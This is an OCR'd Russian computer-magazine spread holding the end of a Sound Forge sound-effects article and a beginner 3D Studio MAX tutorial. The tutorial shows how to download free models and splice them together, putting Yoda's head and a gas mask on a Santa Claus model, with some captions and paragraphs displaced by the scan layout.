
Ч. Ась? Не слышу!!!




5. Уравняем шансы




6. В одно ухо влетело, из другого - вылетело



7. Хочу, чтобы меня колбасило!



8. Ща как квадратом промодулирую!



9. Глумимся над диктором

не громкость, а тональность. Например, если говорит человек и поставить такую модуляцию с квадратной формой сигнала (square), будет очень смешно. Наш диктор будет то давать петуха, то зажевывать пленку. А из записи пылесоса, булькающего шлангом в тазу, нам удалось получить звук буксующей машины и заевшего механизма.

ВЫРАВНИВАЕМ ГРОМКОСТЬ

Когда сверло зубного врача погружается в десну, то звук должен быть тише. Наоборот, когда пьяный врач, наконец, добрался до зуба, звук становится громче. В SF этого добились эффектом Graphic Fade. С помощью графика ты можешь добиться плавного снижения громкости твоего сэмпла в одном месте и увеличения в другом. Если рука с микрофоном тряслась с перепоя, то можно подкрутить громкость до ровного звучания. От амплитудной модуляции отличается фича тем, что эффект не периодический, а распространяется на всю композицию.

СДЕЛАЙ МОЙ ГОЛОС ТОНЕНЬКИМ!

Самый важный фильтр Pitch Shift. Он позволил нам из удара двух хрустальных рюмок получить колокольный звон. Эта штука сдвигает тональность на определенную ступеньку. Это то же самое, что сильно раскрутить виниловую пластинку или быстро ее замедлить. В одном случае голоса и мелодии станут писклявыми, а в другом случае все заревет и зажует. Это позволяет сделать любой голос детским или зверским. Рюмки превращаются в колокола, канистра превращается в ксилофон, дрель превращается в бормашину для сверления зубов либо в елозящую двуручную пилу, а бульканье пылесоса в воде превращается в шум водопада.
С помощью частотного сдвига можно наделать несколько нот из одного и того же звука. То есть можно сделать звук бульканья разных тональностей, а потом сыграть на них, как на нотах.

ИЗГАЛЯЕМСЯ С ЧАСТОТОЙ


Фича Pitch Band позволяет рисовать график изменения тональности по ходу всей композиции. Поставил точку сверху - голос стал выше, снизу - зазвучал ниже. То есть детский голосок может перетечь в бас амбала или наоборот. Неожиданный результат дала линейка. Мы натренькали на линейке и записали в сэмпл, потом повысили тональность в Pitch Shift, а потом нарисовали график в Pitch Bend, который плавно понижал тональность. Получился самый настоящий бластер из "Звездных войн", причем можно было намутить несколько видов стрелялок. Когда мы попробовали то же с дрелью, получился пулемет времен Второй мировой.

ШИВОРОТ НАВЫВОРОТ

Очень интересный эффект получается, если вывернуть сэмп наизнанку. Для этого служит цапа "Я". Она поворачивает волну попой вперед. Извратившись таким макаром над записью звона многострадальной рюмки, мы получили совсем уж неземные звуки. Вот, сидим теперь и премся.

ТИХО!


В общем, креатиффозный чел, мутить со звуком - рулез. Даже простые эксперименты с простыми звуками дают просто потрясные эффекты. И тебе не надо знать, как все это пашет, задавать точные цифровые параметры и так далее - результат извращений всегда налицо. Скажи, как можно такую мазу не юзать? Давай, готовь самые космические и нереальные звуки - ты их применишь в своих будущих композициях. И пусть все тон-студии обзавидуются!




ТРЕХМЕРНЫЙ КОНСТРУКТОР

ИЛИ ДЕФЕЙС ДЕДУ МОРОЗУ

Червь Одномерный





Бытует мнение, что мутить на компе звуки (реальные и нереальные) и музыкальные сэмплы - дико сложное дело, доступное разве что толстопузым дядькам из профессиональных тон-студий.

Трехмерная графика - это сложно. У каждой сносной 3D программы есть куча алгоритмов, настроек и своих уникальных заморочек. Так просто к 3D новичку не подобраться - в окне программы десятки (если не сотни!) кнопок, и непонятно, на какую давить, хэлпы и учебники наполнены длинными нудными объяснениями, компьютер тормозит. И потом, даже опытному 3Д дизайнеру нужно много времени, чтобы создать сносный объект с нуля. Вот поэтому многие новички обламываются в первые дни работы с 3Д.

Не падай духом, не подметай губами землю. Главное, чтобы у тебя был креатифф! А дальше твои идеи в чистом виде можно превратить в 3Д без особых навыков. Мы дадим тебе рецепт, как это сделать без применения тяжелых наркотиков.

3D КОНСТРУКТОР

Первое, что осваивают трехмерные новички в 3D Studio MAX - это готовые объекты. Имеется чайник, шар, цилиндр, куб, плоскость. С ними особо не надо париться - они просто появляются сами без всяких трудностей. Из них, конечно, можно сложить домик или пирамидку, но вряд ли такая убогая сцена кого-то повергнет в шок. Все давно привыкли к невероятным спецэффектам в фильмах, теледизайне и рекламе. Трехмерностью никого особо не удивишь - у всех завышенные требования к трехмерным сценам. Но не все могут так жестко нарчиться, как профессиональные 3D дизайнеры.

Идея такая: если ты не в состоянии сделать трехмерные модели с нуля, то воспользуйся уже готовыми. Вместе с 3D Studio поставляют кучу примеров, в интернете много сайтов с готовыми работами. Используй чужие бесплатные модели! Все, что тебе нужно, это научиться искать эти модели в инете, разбирать их на запчасти и из этих запчастей собирать свой креатифф. Если ты начал изучать MAX только вчера, то намутить в нем глаз, а тем более руку или туловище сносного вида тебе просто нереально. Но трансплантацию этих органов из готовых моделей ты освоишь за полчаса. Это так же просто как составлять фоторобот. Давай сделаем фоторобот твоей идеи! Ты помнишь, какого цвета были глаза у твоего воображаемого персонажа? Эти подойдут?

ТРЕБУЮТСЯ 3D ДОНОРЫ!

Кого мы ищем? Нам нужны файлы с моделями для 3DMAX. Они должны быть с расширениями *.MAX или *.3DS. Если ты решил начать с головы, то можешь набрать в поисковой строке www.google.com: “head.3DS”. Такой файл, стопудово, существует в интернете, и ты его найдешь. Искать, конечно, лучше в западной сети - в отечественной этого всего поменьше.

Во время такого поиска ты обязательно набредешь на целые порталы с бесплатными моделями. Вот тебе несколько примеров:

http://www.3dcafe.com/asp/meshes.asp

Дело в том, что в поисках деталей по сети гуляют не только новички, но и профессионалы. Этот сайт продает запчасти или готовые 3D модели. Типа, ты можешь выбрать нужный глазик из пятидесяти вариантов, но за деньги. Еще здесь есть гигантская бесплатная коллекция. Бесплатных моделей очень

много и они разложены по категориям: анатомия, самолеты, животные, электричество и так далее. Здесь можно найти даже несколько объектов на одну и ту же тему. Правда, качество моделей не очень высокое, так как их заливают сюда энтузиасты. С этого сайта я слил две модели Санта Клауса, противогаз и Старца Йоду. Соответственно Санту я нашел в "Анатомии", Йоду - в "Фантастике", а противогаз - у "Военных". Еще я тут отрыл пару скелетов с запчастями и отличный мозг, жаль, что они не пригодились :)...

http://www.amazing3d.com/free/free2.html
Тут лежит бесплатная галерея всяких полезностей. Их немного, но зато, все с предосмотром. Это очень удобно, если учесть, что на большинстве сайтов имеется только название модели и два слова описания, то есть ты качаешь кота в мешке. Здесь я выбрал отличный мясной тесак.

ftp://ftp.ravenimaging.com/3drom1/3DS/
А вот пример FTP, на который свалена куча нерасклассифицированных моделей без подписей и превьюшек. Остается качать по имени, наудачу.

http://www.3dspot.com/main.html
http://www.huntfor.com/3d/links.htm
На этих сайтах ты найдешь подборку ссылок на коллекции картинок и другие ресурсы по 3D.

http://www.grsites.com/textures/
Здесь ты найдешь коллекцию всевозможных текстур. Все разложено по рубрикам.

http://home.tu-clausthal.de/~inmc/b5/Models.html
Ну, и наконец, сайт для фанатов Вавилона 5. Тут можно слить модель варлонского корабля, а также вход в гиперпространство. Если тебе это о чем-нибудь говорит, то смело качай.

АВТОРСКИЕ ПРАВА

На большинстве сайтов, бесплатные модели можно пользовать для собственных сугубо личных целей или для создания WEB. Если ты уже так навострился в трансплантации, что собираешься продавать своих трехмерных Франкенштейнов, то нужно связаться с хозяином сайта или хозяином 3D модели. Чаще

> Очень просто сделать дефейс чужому творению. Трехмерные модели состоят из готовых кусков. Научись передвигать куски и у тебя получиться трехмерный конструктор.


всего, у бесплатных моделей нет хозяев, либо хозяин сам не против, чтобы его модель пользовали. В текстовом файле, прилагаемом к тридеэске, создатель обычно просит подкинуть ему бабла, если есть такая возможность и если ты хочешь, чтобы он развивался дальше в своих познаниях 3D. Ты действительно этого хочешь?

Я СКАЧАЛ. КАК ПОСМОТРЕТЬ?

Если у файла нет предпросмотра, то, чтобы его посмотреть, тебе придется загрузить его и просчитать в 3D studio MAX. Файлы с расширением *.MAX можно просто открыть в меню файл, а файлы *.3DS придется импортировать. То есть их ты сможешь открыть с помощью пункта импорт в меню.

Я ОТКРЫЛ ФАЙЛ. ЧТО ДЕЛАТЬ ТЕПЕРЬ?

Обычно, после того, как ты что-то открыл, у тебя сразу появляются четыре стандартных окошка: "сверху", "спереди", "слева", "перспектива". Если ты когда-нибудь занимался черчением, то знаешь что такое проекции. Проекции - это три плоских изображения, если их сопоставить, то получится трехмерное изображение.
В окошке перспектива ты как раз видишь результат сопоставления проекций. Проекции незаменимы, когда ты манипулируешь в трехмерном пространстве. По перспективе не всегда можно узнать точное расположение объекта, а на проекциях всегда видно, на какой высоте и на каком удалении объект.


Двигаем глаз Йоды.



Подгоняем масштаб головы Йоды под тело Деда Мороза.

ПЕРСПЕКТИВА

Чтобы просчитать объект, тебе нужно настроить его вид. Например, если модель будет слишком далеко, то ты ее не разглядишь, или модель может быть повернута не той стороной. Разглядеть модель со всех сторон тебе помогут инструменты в левом нижнем углу экрана 3D Max'a. Выдели окошко, в котором хочешь поправить изображение (для этого кликни на него). После этого можешь использовать лупу, чтобы приблизить объект, руку, чтобы подвинуть изображение. Круг со стрелками поможет тебе повернуть модель и разглядеть ее с разных сторон. Уголок позволит увеличить угол твоего зрения, то есть расширить панораму. А стрелка увеличит выбранное окно на весь экран. Эта функция нужна для тех, у кого маленький монитор, и сложно разглядеть детали в маленьком окошке. Эти инструменты не меняют модель, они меняют только отображение модели в твоих виртуальных глазах. То есть это рычаги управления твоими виртуальным взглядом.

ПРОСЧЕТ

Обычно в окошках проекций и перспективы показан предварительный вид модели. Ты ви-



Применяем инструмент вращения для шланга противогаза.

дишь каркасы или предварительную заливку. Чтобы увидеть все с материалами, с освещением, со всеми эффектами нужно визуализировать изображение. Это называется "отрендерить сцену". Чтобы отрендерить изображение, нужно нажать на иконку с чайником и дальше кнопку "ок". Или выбрать "просчитать" в меню "просчет". Отрендерить можно не только перспективу, но и проекцию. Просчитываться будет выделенное окошко. Попробуй просчитать перспективу и все проекции модели. Перед этим не забудь настроить их изображения так, чтобы объекты были крупными (во все окошко), и не вылезали за края форточек.

Все четыре модели, которые я скачал с инета я отрендрил, чтобы ты мог увидеть, что было вначале.

ВЫДЕЛЯЕМ И ДВИГАЕМ ОБЪЕКТ

Это самое важное умение в твоем хирургическом креативе. Большинство 3D моделей состоят из объектов, которые можно отсоединить простым движением. Для этого нажми крестик из стрелок на верхней панели. Этим крестиком ты можешь выделять объекты и двигать их. Выделять намного удобнее в окошках проекций. Там сразу же каркас выделенного объекта красится в белый цвет, и ты видишь, что именно ты выбрал.

Я загрузил голову Старца Йоды из "Звездных войн". Мне так приглянулся его глазик, что я решил его вынуть и разглядеть. Кликаем на глазик - он сразу становиться белым. Это значит, что он выделился. Теперь мы будем его двигать. Поскольку координаты в пространстве три, то из глазика торчат три стрелочки: x, y, z. Чтобы двигать по какой-то из координат, нужно навести курсор мышки на определенную стрелочку. Когда стрелочка загорится желтым, можно двигать. Если две стрелки выделены желтым, то можно двигать сразу в двух координатах. Я выдвинул глаз старца вперед и опустил вниз. Двигать было удобно на проекции слева. Заметь, во всех остальных окошках изменения тоже произошли.

ИЗМЕНЯЕМ МАСШТАБ

Чтобы сделать объект покрупнее или помельче, надо его выделить и применить инструмент "масштаб". Кнопка этого инструмента рядом с кнопкой движения.


В сцену с Дедом Морозом я импортировал сцену со старцем Йодой и выбрал "соединить". Родную голову Санты пришлось отодвинуть влево. Но я не стал ее удалять, чтобы по ней сделать масштаб головы Йоды. Проблема оказалась в том, что голова старца сильно меньше. Сначала я подвинул ее в район шеи так, чтобы на всех проекциях она подходила. И потом стал потихоньку увеличивать. Голова встала как влитая, и намного лучше, чем родная дедморозовская. У Йоды, в отличие от Санты, как оказалось, есть шея. Потом пришлось прилаживать шапку на голову зеленого карлика. Шапку пришлось тоже увеличить (она не налезала) и подвинуть.

ГРУППИРОВКА ОБЪЕКТОВ

Когда двигаешь простой объект, на него можно просто кликнуть мышкой, и он выделится. Но большинство объектов состоят из кусков. Например, голова старца состоит из рожи, затылка, ушей, глаз, зубов. И все это можно двигать независимо. Так, что если ты хочешь сдвинуть всю голову целиком, то нужно выделять все это. Когда ты пытаешь прилепить голову карлика вместо головы Санты, то постоянно приходится все выделять по новой. Чтобы этого все время не делать, можно сгруппировать несколько выделенных объектов. Для этого нужно выбрать в меню "группа" кнопочку "сгруппировать". После этого голова будет вести себя как единое целое, и не будет разваливаться на куски при каждом движении.

ПОВОРАЧИВАЕМ ОБЪЕКТ

После того, как дефейс Деда Мороза был завершен, было решено одеть на Йоду проти-



Сгибаем руку под тесак модификатором "изгиб".

вогаз (на вонючем болоте живет, как-никак). Противогаз я импортировал в ту же сцену. У противогаза тоже было что-то типа головы, это что-то пришлось удалить. Голова Деда Мороза тоже больше не нужна, поэтому и ее удаляем со спокойной душой. Противогаз с помощью масштабирования и движения легко прилаживается к физиономии старца. Только, что делать со шлангом? Решено повернуть шланг и направить его под крутку. Чтобы повернуть объект нужно выделить его и применить инструмент поворота. Этот инструмент вызывается нажатием круглой стрелочки. Также как с передвижением нужно выбрать объект и выбрать ось, вокруг которой будем вращать. Выбираем шланг, выбираем ось и начинаем его вращать до тех пор, пока он не залезет Санте под куртку.

МОДИФИКАЦИЯ ОБЪЕКТОВ


Ты уже научился более-менее передвигать, поворачивать и менять размеры у объектов. В принципе этого уже вполне достаточно для успешной трансплантации. Теперь давай попробуем менять сами объекты. В 3D studio есть масса способов изменить объект. Объект с помощью модификаторов можно абсолютно переделать. Если ты научишься пользоваться простейшими модификаторами типа изгиба (bend), то сможешь не только использовать чужие объекты, но и менять их. Когда ты в совершенстве овладеешь модификаторами, сможешь намутить любую 3D сцену с нуля.

Лазерного меча у нас не нашлось, поэтому в руки Санта Йоды мы дадим нож мясника. С ножом нужно проделать стандартные операции: импортировать его в сцену, повернуть, масштабировать, и подвести поближе к руке. Теперь нам нужно, чтобы рука схватила нож. Для этого мы согнем ее модификатором.

Для того чтобы заюзать модификатор нужно зайти в меню “модификаторы”, на правой панели. Кликни на голубую дугу вверху правой панели. Теперь тебе нужно шлепнуть по кнопке “Bend” (изгиб). Не забудь перед этим выделить сгибаемый объект. Появятся настройки модификатора, и ты сможешь задать ось, по которой происходит изгиб (X, Y, Z), и угол, на который у нас все прогнется. Как видишь, варежка согнулась. Кстати, чтобы лучше разглядеть этот процесс, пришлось приблизить варежку лупой и развернуть перспективу во весь экран. Теперь осталось передвинуть тесак в уже согнутую руку.

МАТЕРИАЛЫ

Что-то наш герой получился каким-то скучным. Ну, кто сейчас так ходит? Сразу видно, что инопланетянин. Нужно поработать над прикидом. Для этого запусти редактор материала. Этот редактор включается кнопкой из четырех шариков. Она рядом с чайником, запускающим просчет. Ты можешь вызвать редактор материалов и с клавиатуры, буквой “M”.



Делаем из пришельца нормального человека в редакторе материалов.

При запуске редактора ты увидишь несколько больших шаров. На эти шары натягиваются примеры материалов. В настройках материала ты указываешь цвет, текстуру, и свойства света, проходящего через материал. Чтобы наложить материал на объекты в твоей сцене, нужно выделить объект, выбрать нужный материал и кликнуть кнопку “присвоить материал выделенному объекту”. На этой кнопке нарисованы шарик, стрелочка и кубик. Но проще всего взять материал мышкой и перетащить его на нужный объект. Чтобы выбрать материал - кликни на нужный шар.

КУРТКА

